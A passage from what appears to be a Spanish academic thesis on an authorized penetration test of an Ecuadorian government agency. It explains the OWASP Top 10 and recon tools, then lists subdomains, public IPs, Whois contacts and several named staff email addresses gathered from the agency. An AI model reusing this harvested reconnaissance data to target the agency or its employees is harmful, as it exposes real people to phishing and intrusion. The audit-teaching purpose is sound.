


Figura 5. Seguridad institucional.
Elaborado por: Paúl Paillacho

1.5. Hacking ético: importancia y metodología

El hacking ético también llamado análisis de penetración o penttest son pruebas de intrusión que recrean escenarios de ataques informáticos o cybercrimen sobre una infraestructura tecnológica (elementos de comunicación, software, clientes y usuarios) ofreciendo un análisis objetivo de la institución requirente de dicho servicio.

Estas pruebas son realizadas por auditores con criterios de un hacker o cracker buscarán debilidades, priorizarán objetivos y entradas traseras de los activos informáticos auditados. Y a la vez tiene varias limitaciones por tiempo, presupuesto, alcance y

habilidades del auditor, por lo que las pruebas de hacking ético no podrán encontrar todas las vulnerabilidades de un sistema.

Si bien las buenas prácticas de seguridad informática entre las que se destaca las pruebas de penetración, solo disminuirán las vulnerabilidades de una infraestructura tecnológica. Su fortaleza de estas actividades recae en una continua verificación y auditoria de los activos tecnológicos de una organización. Por lo cual señala (De Borja, 2012, pág. 11) "los servicios de hacking ético son la mejor manera para alcanzar evaluaciones valiosas y recomendaciones necesarias para sintonizar adecuadamente estos seguridad compleja medidas".

Una auditoría de hacking ético para que cumpla formalmente con sus actividades será primordial tener un contrato con el cliente en el cual se avala los permisos necesarios y también un acuerdo de confidencialidad para evitar que no se revelará la información obtenida. Es importante también conformar un equipo de hacking (equipos informáticos y auditores) así como la planificación de las pruebas. La auditoría concluirá con la entrega de un informe el que contendrá los resultados obtenidos.

Para asegurar unas pruebas de penetración exitosas el auditor de seguridad informática tendrá las siguientes responsabilidades a su cargo:

Recolectar información necesaria sobre la organización,

El trabajo tiene que ser reproducible,

La fecha de inicio y de finalización debe de ser definido de antemano,

El auditor será responsable por cualquier pérdida de información durante las pruebas y,

Mantendrá los datos y la información recabada en total confidencialidad.

1.5.1. Fases del hacking ético

En la figura 5 y Figura 6 se puede observar que son procesos similares los que se tienen que realizar para hacer un hacking o hacking ético, estos procesos tienen que cumplir con un conjunto de pasos lógicos y ordenados. Estos pasos son actividades necesarias para ejecutar una correcta prueba de penetración.

Fases en actividades de hackeo

Figura 6. Pasos para hacking.
Elaborado por: Paúl Paillacho

Fases en actividades de hacking ético

Figura 7. Pasos para hacking ético
Elaborado por: Paúl Paillacho

Reconocimiento se especifican alcances y estrategias para la tarea determinada revisión de políticas de seguridad, normas que se utilizarán para definir el alcance.

Recoger la mayor cantidad de información posible sobre el sistema, incluyendo los datos en el sistema, los nombres de usuario e incluso contraseñas.

Escaneo en esta etapa se comprueba si hay vulnerabilidades del sistema Obtención de acceso Se comprueba si hay vulnerabilidades del sistema Reporte de vulnerabilidades y presentación de recomendaciones El informe debe contener conclusiones detalladas.

Contendrá los riesgos de las vulnerabilidades encontradas y su impacto al negocio.

Presentar recomendaciones y soluciones a la organización contratante.

1.5.2. Tipos de pruebas de hacking ético

Los tipos de pruebas están dados por el alcance, por los activos tecnológicos que se van a auditar, o si el ataque es interno o externo. Todas estas pruebas tienen algo en común, y es la información que la organización provee al auditor. Por lo cual se les clasifica de la siguiente manera.

Black box hacking. - Pruebas de caja negra se la denomina de esta forma porque el cliente no proporciona información alguna al auditor. Por lo cual hace todo el trabajo en total desconocimiento sobre la infraestructura informática de la organización.

Este tipo de pruebas de penetración por lo general se realizan de forma externa a la institución. Esta prueba es costosa tanto en dinero como en tiempo invertido.

Gray box hacking. - Estas pruebas pueden ser utilizadas en auditorias de penetración internas o externas. Las mismas que tienen como característica la entrega por parte de la institución información limitada al auditor.

White box hacking. - El auditor en este modelo de prueba tiene información completa o suficiente sobre la infraestructura que será auditada. La información a proporcionar incluirá la red, sistemas, usuarios, esquema de direcciones IP, sistemas operativos, código fuente de software institucional, etc. Este tipo de pruebas recrean un escenario de ataque por parte de un empleado de la organización.

1.5.3. OWASP como marco de trabajo para hacking ético

La metodología en las pruebas de penetración tiene un papel importante proporcionando al auditor una estrategia para poder lograr los objetivos planteados, sino que ayuda a que la organización que requiere de estos servicios se encuentre tranquila al demostrar técnicas que resguarde la confidencialidad y la privacidad de su información.

Open Web Application Security Project OWASP es una comunidad abierta que busca ayudar a las organizaciones a mantener un software confiable. Se considera actualmente como un marco de trabajo formal y sólido para auditorias de penetración ya que ofrece material referencial para diferentes profesionales en el área del desarrollo de software como son los arquitectos, desarrolladores, fabricantes. OWASP basa su trabajo en la filosofía de la economía del software seguro y trabajar en la prevención. Ya que al no existir suficientes profesionales especializados en la seguridad de aplicaciones Web para que realicen pruebas de intrusión, una solución es capacitar a los actores que intervienen en el desarrollo de software y que ellos vayan midiendo y tomando acciones de seguridad durante el ciclo de desarrollo del software. "El software inseguro tiene sus consecuencias, pero las aplicaciones Web inseguras, expuestas a millones de usuarios en Internet, son una preocupación creciente". (OWASP, OWASP Top Ten Project, 2013, pág. 22).

El software es parte importante de una infraestructura tecnológica de cualquier institución independiente de su actividad económica. La importancia recae en que por medio del software se realiza la manipulación y administración de la información. Por

lo tanto, es necesario garantizar el cumplimiento de políticas de seguridad para el software.

Uno de los materiales de OWASP, es el documento que contiene 10 vulnerabilidades más concurrentes en los desarrollos de aplicaciones Web, al que lo denominan OWASP TOP 10. Este documento que sirve como referencia y punto de partida es fruto del trabajo colaborativo, consensos y debates de expertos en la seguridad de aplicaciones Web.

En la tabla 1 se visualiza la clasificación TOP 10 desde el año 2003 hasta el 2013 y con una relación en especial entre los años 2010 y 2013.

Tabla 1.
OWASP TOP 10

OWASP Top 10-2003	**OWASP Top 10-2007**	**OWASP Top 10-2010**	**OWASP Top 10-2013**
A1-Entrada no validada	A1-Secuencia de comandos en sitios cruzados XSS	A1-Inyección	A1-Inyección
A2-Control de acceso interrumpido	A2-Fallas de inyección	A2-Secuencia de comandos en sitios cruzados XSS	A2-Pérdida de autenticación y gestión de sesiones
A3-Administración de cuentas y sesión interrumpida	A3-Ejecución de ficheros malintencionados	A3-Pérdida de autenticación y gestión de sesiones	A3-Secuencia de comandos en sitios cruzados XSS
A4-Fallas de cross site scripting XSS	A4-Referencia insegura y directa a objetos	A4-Referencia directa insegura a objetos	A4-Referencia directa insegura a objetos
A5-Desbordamiento de bufer	A5-Falsificación de peticiones en sitios cruzados CSRF	A5-Falsificación de peticiones en sitios cruzados CSRF	A5-Configuración de seguridad incorrecta

A6-Fallas de inyección de comandos	A6-Revelación de información y gestión incorrecta de errores	6-Defectuosa configuración de seguridad	A6-Exposición de datos sensibles
A7-Problemas de manejo de errores	A7-Pérdida de autenticación y gestión de sesiones	A7-Almacenamiento criptoFigura inseguro	A7-Ausencia de control de acceso a las funciones
A8-Uso inseguro de criptografía	A8-Almacenamiento criptoFigura inseguro	A8-Falla de restricción de acceso a URL	A8-Falsificación de peticiones en sitios cruzados CSRF
A9-Fallas de administración remota(no aplicable)	A9-Comunicaciones inseguras	A9-Protección insuficiente en la capa de transporte	A9-Uso de componentes con vulnerabilidades conocidas

Nota: Listado OWASP 10 referente a las principales vulnerabilidades encontradas en las aplicaciones web

Elaborado por: Paúl Paillacho

En la cual se muestra que hay una incorporación de nuevas amenazas y vulnerabilidades que ya no se encuentran en la lista sin que eso signifique que ya no existes o que dichas vulnerabilidades no representan un problema para la infraestructura institucional.

Se puede apreciar en la figura 7 el marco de pruebas OWASP contempla un conjunto de técnicas que se pueden ejecutar en las diferentes fases del ciclo de vida de desarrollo del software (SDLC) (OWASP, OWASP_Testing_Guide_v3_spanish, 2008, pág. 48).

Busca sensibiliza a los desarrolladores y personas encargadas de la infraestructura tecnológica que en cada fase del desarrollo se debe cuidar la seguridad de la información.




Figura 8. Flujo de pruebas en un SDLC
Elaborado por: Paúl Paillacho

OWASP divide las pruebas de penetración en 10 subcategorías, las cuales se presentan de la siguiente manera

Recopilación de información tiene como objetivo de esta etapa es hacer un levantamiento de información que sea importante sobre el objetivo, para lo cual OWASP recomienda la utilización de métodos que no solo se centran en conocer a la aplicación y de que tecnología fue creada, sino a la vez conocer sobre su implementación o repositorio.

Pruebas de gestión de configuración de la infraestructura. - Basa sus pruebas en identificar información relevante a infraestructura o la topología de la arquitectura.

Comprobación del sistema de autenticación. - El objetivo de la prueba es comprender como funciona el proceso de autenticación y utilizar la información para evadir el mecanismo de autenticación.

Pruebas de gestión de sesiones. - Dentro del desarrollo de aplicaciones Web las sesiones son un eje transversal en el funcionamiento de los mismos. Ya que mantiene los estados en especial.

Esta prueba trata de llegar a obtener por medio de las sesiones información sobre el usuario, tanto al momento de la autenticación o a la salida de la aplicación.

Pruebas de autorización. - La autorización dentro del desarrollo de software es un proceso posterior a la autenticación. Entendida esta fase, las pruebas de autorización tienen como objetivo encontrar alguna vulnerabilidad que haga posible burlar las rutas establecidas o escalar los privilegios asignados a un determinado usuario.

Comprobación de la lógica de negocio. - Una vulnerabilidad de este tipo puede resultar difícil de encontrar y a la vez si es descubierta puede causar graves perjuicios a la estabilidad del aplicativo y al de la organización. Las reglas de negocio son expresiones abstraídas de las políticas de la organización puede ser desde localización hasta precios, sueldos y documentación. Este tipo de pruebas se basan únicamente en la habilidad del auditor.

Pruebas de validación de datos. - Esta prueba se fundamenta en una gran debilidad de los sistemas informáticos que es la carente validación de los elementos de ingreso de datos.

Pruebas de denegación de servicio. - Utiliza la misma filosofía que una denegación de servicio a nivel de red. Es inundar con suficiente tráfico para conseguir que sea incapaz

de sostener el volumen de peticiones que recibe (OWASP, OWASP_Testing_Guide_v3_spanish, 2008, pág. 23).

Comprobación de servicios Web. - Actualmente el desarrollo de aplicaciones con arquitectura orientada a servicios está en alza, estos servicios Web utilizan protocolo HTTP a la par de otras tecnologías como XML, SOAP, WSDL y UDDI.

Estos servicios a más de tener vulnerabilidades como la inyección SQL también tienen vulnerabilidades a nivel de XML.

Pruebas de Ajax.- La evolución de las simples páginas Web a los portales y recursos que se enmarcan dentro de la Web 2.0 y 3.0 debe mucho a la utilización de Ajax y en su forma más primitiva Javascript. (OWASP, OWASP_Testing_Guide_v3_spanish, 2008, pág. 42).

Capítulo 2

Marco metodológico

2.1. Metodología de aplicación de la prueba de penetración

Para la actividad de hacking ético se utilizó un portátil instalado software especializado para la auditoría informática, las herramientas que se utilizaron son código libre y también comercial.

En una primera etapa se herramientas para la adquisición de datos de la institución como son whois y nmap que es de distribución libre. Se utilizará Nessus en su versión gratuita para la enumeración de vulnerabilidades. Para el ataque se utilizará Metasploit.

2.1.1. Información del equipo auditor

El equipo utilizado para la auditoria es una portátil de características:

Procesador: Intel Core 2 Duo

Memoria RAM: 4 GB

Sistema Operativo: Kali Linux 1.0.9 (Linux Debian)

Kernel versión: 3.14

Especificaciones:

Program version: 1.4.1

Operating system: Linux

Operating system name: Debian

Operating system version: Kali Linux 1.0.9

Kernel version: 3.14-kali1-amd64

2.1.2. Cronograma

Como se detalla en la Tabla 2 las etapas que se deberán cumplir para lograr los objetivos planteados en el proyecto.

Tabla 2.
Cronograma de actividades

<table>
<tr><th>Actividad</th><th>Objetivo</th><th>Día a utilizar</th></tr>
<tr><td>Escaneo de red utilizando acceso red inalámbrica “MOVILES”</td><td>Realizar el escaneo accediendo por la red de móviles, obteniendo información de los elementos activos de la infraestructura</td><td>22</td></tr>
<tr><td>Enumeración de objetivos</td><td>Identificar y recolectar información de la institución utilizando los datos recolectados en las tareas de escaneo.</td><td>6</td></tr>
<tr><td>Mapeo de vulnerabilidades</td><td>Identificar vulnerabilidades sobre los equipos encontrados en la fase anterior.

La siguiente tabla muestra la clasificación que será utilizada en la presente etapa
<table>
<tr><th>Nº</th><th>Vulnerabilidades</th></tr>
<tr><td>1</td><td>Puertos innecesarios abiertos</td></tr>
<tr><td>2</td><td>Enumeración de dispositivos</td></tr>
<tr><td>3</td><td>Permisos de escaneo de usuarios habilitados</td></tr>
<tr><td>4</td><td>Robo de contraseñas usuarios débiles e intuitivas</td></tr>
<tr><td>6</td><td>Contraseñas de root débil</td></tr>
<tr><td>7</td><td>Servicios no utilizados, habilitados</td></tr>
</table></td><td>2</td></tr>
</table>

Explotación de objetivo	Los tipos de ataque bajo supervisión que se propone hacer son: Ataque a aplicaciones de la SCPM Ataque de contraseñas	10
Reporte de Vulnerabilidades	Entregar un documento presentando las vulnerabilidades, solución y riesgo	5

Nota: Cronograma de actividades presupuestado para realizar en la SCPM
Elaborado por: Paúl Paillacho

2.1.3. Reconocimiento

2.1.3.1. Definición

El reconocimiento en hacking proviene de las actividades militares para ubicar exhaustivamente a un enemigo, de su composición y su capacidad. Esta obtención de información se lo realiza mediante observación directa del enemigo. (Graves, 2010, pág. 34) En una auditoría de hacking se refiere al tiempo que se utiliza para la recolección de información, está etapa de tiene como objetivo recolectar un cumulo de datos relacionados con el objetivo a ser auditado, el objetivo puede ser una institución, persona o grupos de persona. Estos datos luego de ser sistematizados obtendremos información real que la podemos utilizar en las siguientes etapas de la auditoría (Héctor & Pacheco, 2013, pág. 74).

2.1.3.2. Tipos de reconocimiento

La actividad de reconocimiento se puede clasificar en activa y pasiva.

Se define reconocimiento activo a la actividad de recolectar información realizando un sondeo de la red del objetivo y se obtendrá datos como son IP, direcciones de servidores en la red, host individuales Este proceso podría implicar más riesgo de ser detectado a diferencia que el reconocimiento pasivo. (Graves, 2010).

Como se observa en la figura 9 la etapa de reconocimiento pasivo tiene como objetivo el obtener información de forma anónima y todos los datos obtenidos serán archivados o almacenados en terceros, esta información podría estar desactualizada y requerirá trabajo para ser validadas. Se utilizará herramientas reales como son los buscadores (google, yahoo, bing) o los buscadores de dominios, las cuales tienen las diferentes empresas que se dedican a vender dominios. Para venta de dominios ecuatorianos por ejemplo www.abc.com.ec tenemos a NIC EC. (Czumak, 2014, pág. 59).

Pasos de la etapa de reconocimiento




Figura 9. Siete pasos para la recolección de información
Elaborado por: Paúl Paillacho

2.1.3.3. Herramientas utilizadas

Sublist3r.- Es un software OPEN SOURCE desarrollado por Ahmed Aboul-Ela con Python. El objetivo del programa es la enumeración rápida de dominios y subdominios utilizando los motores de búsqueda más populares como son google, yahoo, bing. (Security List Network, 2015).

NIC EC.- Mediante la herramienta who-is de la empresa NIC EC se puede realizar la consulta de información como nombre de la institución, dueño del dominio, datos administradores y técnicos, teléfono y dirección. Toda esta información se almacena al momento de la adquisición del dominio y reposa en la base de datos que es público llamado Who-Is. (Astudillo, Hacking Ético 101, 2014, pág. 16)

Maltego.- Una herramienta multiplataforma de gran potencial para la obtención de datos en el internet de un objetivo ya sea de una institución o personas. Es de tipo comercial, pero permite un uso comunitario. Permite hacer un filtrado de datos personalizados, dependiendo las necesidades del auditor.

Este filtro se lo hace utilizando las transformaciones que Maltego nos permite, estas transformaciones no son más que consultas en su base de datos de acuerdo a determinados criterios. Pudiendo ser estos criterios las IP relacionadas a la institución, los dueños de los DNS, correos electrónicos de los funcionarios de alguna institución, geolocalización de los servidores, etc.

Otra capacidad de Maltego es permitir hacer un footprinting sobre documentos encontrados relacionados al objetivo. Esto se lo puede hacer obteniendo los archivos y

minando los metadatos de dichos archivos. Estos metadatos pueden entregar información acerca de funcionarios de la institución, nombres o IP de las impresoras u otro tipo de datos relevantes.

Maltego presenta los resultados de cada una de las transformaciones de forma gráfica con algunas presentaciones como por ejemplo tipo árbol o tipo circunferencia.

2.1.3.4. Resultado de reconocimiento

La actividad de reconocimiento realizada en la SCPM fue de tipo caja negra (se inició esta etapa sin información del objetivo). Es una de las actividades más importantes y que más tiempo tomo en su ejecución ya que con los datos recabados se definió de una mejor forma el objetivo.

Con la herramienta Sublist3r se recolecto los siguientes dominios:

scpm.gob.ec

mail.scpm.gob.ec

meascpm.scpm.gob.ec

Como se puede apreciar en el siguiente Figura 10, Sublist3r es una aplicación desarrollada con Python, el comando para ejecutar el script sobre Linux es Python nombreAplicacion.py, la herramienta es de muy fácil uso. Los comandos para utilizar son: -h ayuda,-o permite almacenar el resultado en un archivo de texto, -d permite especificar el dominio, -v es para utilizarlo en modo verbose con lo cual mostrará cada uno de las líneas ejecutadas, -b fuerza bruta.

Ejecución del programa Sublist3r

Figura 10. Resultado consulta utilizando Sublist3r, buscando la información en los principales buscadores
Elaborado por: Paúl Paillacho

La información que se puede recolectar sobre un dominio es la empresa o persona al que pertenece el dominio su teléfono y dirección, el nombre del técnico y mediante los servidores DNS se puede identificar la empresa que sirve como ISP con sus singlas en inglés (Proveedor de servicio de internet).

El servicio Who-is es un protocolo de tipo TCP que tiene como objetivo realizar consultas sobre información administrativa, misma que es pública y entregada al momento de realizar el registro de dominio. Esta información es recopilada de diferentes bases de datos Whois (Héctor & Pacheco, 2013, pág. 81).

En la tabla 3 se presenta la información recolectada mediante la consulta a la base de datos pública Who-Is sobre el dominio www.scpm.gob.ec.

Tabla 3.
Datos obtenidos WHO IS - NIC EC

WHO IS by NIC EC	
Página web de la empresa NIC EC NIC EC Información del Dominio Dominio: scpm.gob.ec Status: Delegated Fecha de Creación: 11 Sep 2012 Fecha de ultima Modificación: 12 Aug 2015 Fecha de Expiración: 11 Sep 2016 Nombres de Servidores DNS: ns1.linode.com ns2.linode.com ns3.linode.com ns4.linode.com Registrar: NIC.EC Registrar Address: Av Francisco de Orellana No, 234 Edif Blue Towers piso 9 oficina no 902 y 903. Guayaquil , Guayas Country: EC Phone: +593 (4) 3729560 Registrante: Email: soporte.tecnologia@scpm.gob.ec Teléfono: 593-3956010 Fax: - Nombre: Superintendencia de Control del Poder de Mercado Organización: Superintendencia de Control del Poder de Mercado Dirección: JOSE BOSMEDIANO E15-68 Y JOSE CARBO	Contacto Técnico: Email: david.mejia@scpm.gob.ec Teléfono: 593-3956010 Fax: - Nombre: David Mejía C. Organización: Superintendencia de Control del Poder de Mercado Dirección: JOSE BOSMEDIANO E15-68 Y JOSE CARBO Quito, Pichincha Ecuador Contacto de Facturación: Email: rita.loaiza@scpm.gob.ec Teléfono: 593-3956010 Fax: - Nombre: Rita Loaiza Organización: Superintendencia de Control del Poder de Mercado Dirección: JOSE BOSMEDIANO E15-68 Y JOSE CARBO Quito, Pichincha Ecuador

Nota: Datos recopilados del dominio scpm.gob.ec usando WHO IS
Elaborado por: Paúl Paillacho

Como resultado de la consulta Whois se obtiene la dirección de la oficina matriz, el contacto técnico ya no se encuentra en la institución.

Con la utilización de Maltego se ha recolectado la siguiente información

Correos Electrónicos:

carmencita.cevallos@scpm.gob.ec

pedro.paez@scpm.gob.ec

cesar.jacome@scpm.gob.ec

dri.ecuador@scpm.gob.ec

En la figura 11 se puede apreciar uno de los filtros realizados para la búsqueda de direcciones de correo electrónico pertenecientes al dominio scpm.gob.ec, ésta información es obtenida de documentos o metadatos que se encuentran en el internet.

Correos electrónicos recopilados usando Maltego





Figura 11. Resultado Maltego IP públicas de SCPM.
Elaborado por: Paúl Paillacho

Mapa de la red muestra la transformación basada en la búsqueda de datos sobre subdominios y direcciones IP relacionadas a los mismos.

En la figura 12 se observa los resultados que son un conjunto de IP, las cuales son importantes para realizar el análisis de la infraestructura.

Elementos activos en red externa a la infraestructura de SCPM



Name	Weight	Incoming
181.198.51.180	100	2
181.112.55.147	100	4
162.159.25.129	100	1
162.159.27.72	100	1
184.168.57.1	100	3
162.159.26.99	100	1
162.159.24.39	100	1
162.159.24.25	100	1

Figura 12. Resultado Maltego IP públicas de SCPM
Elaborado por: Paúl Paillacho

Observando la figura 13 vemos el resultado de la transformación en función de la IP pública relacionada con el dominio mail2.scpm.gob.ec, en la cual podemos definir que es una dirección entregada por ISP (Proveedor de Servicios de Internet) TELCONET. En la tabla 4 se puede observar la información referente al servidor mail2.scpm.gob.ec.

Tabla 4.
Información maltego equipo mail2.scpm.gob.ec

Dominio / subdominio	mail2.scpm.gob.ec
IP	181.198.51.180
Observaciones	ISP: Telconet Información ISP: Guayaquil, Kennedy Norte Mz 109 Solar 21

Nota: Información relacionada al servidor 2 de correo electrónico
Elaborado por: Paúl Paillacho

Información referente al servidor mail2.scpm.gob.ec




Figura 13. Resultado Maltego IP Representación subdominio mail2.scpm.gob.ec
Elaborado por: Paúl Paillacho

En la figura 14 se observa la información referente al subdominio mail.scpm.gob.ec, a la vez nos da información sobre la utilización de Sophos como firewall.

Sophos es una herramienta que agrupa tanto hardware como software, el cual realiza tareas (Sophos, 2014).

Información referente al servidor mail.scpm.gob.ec

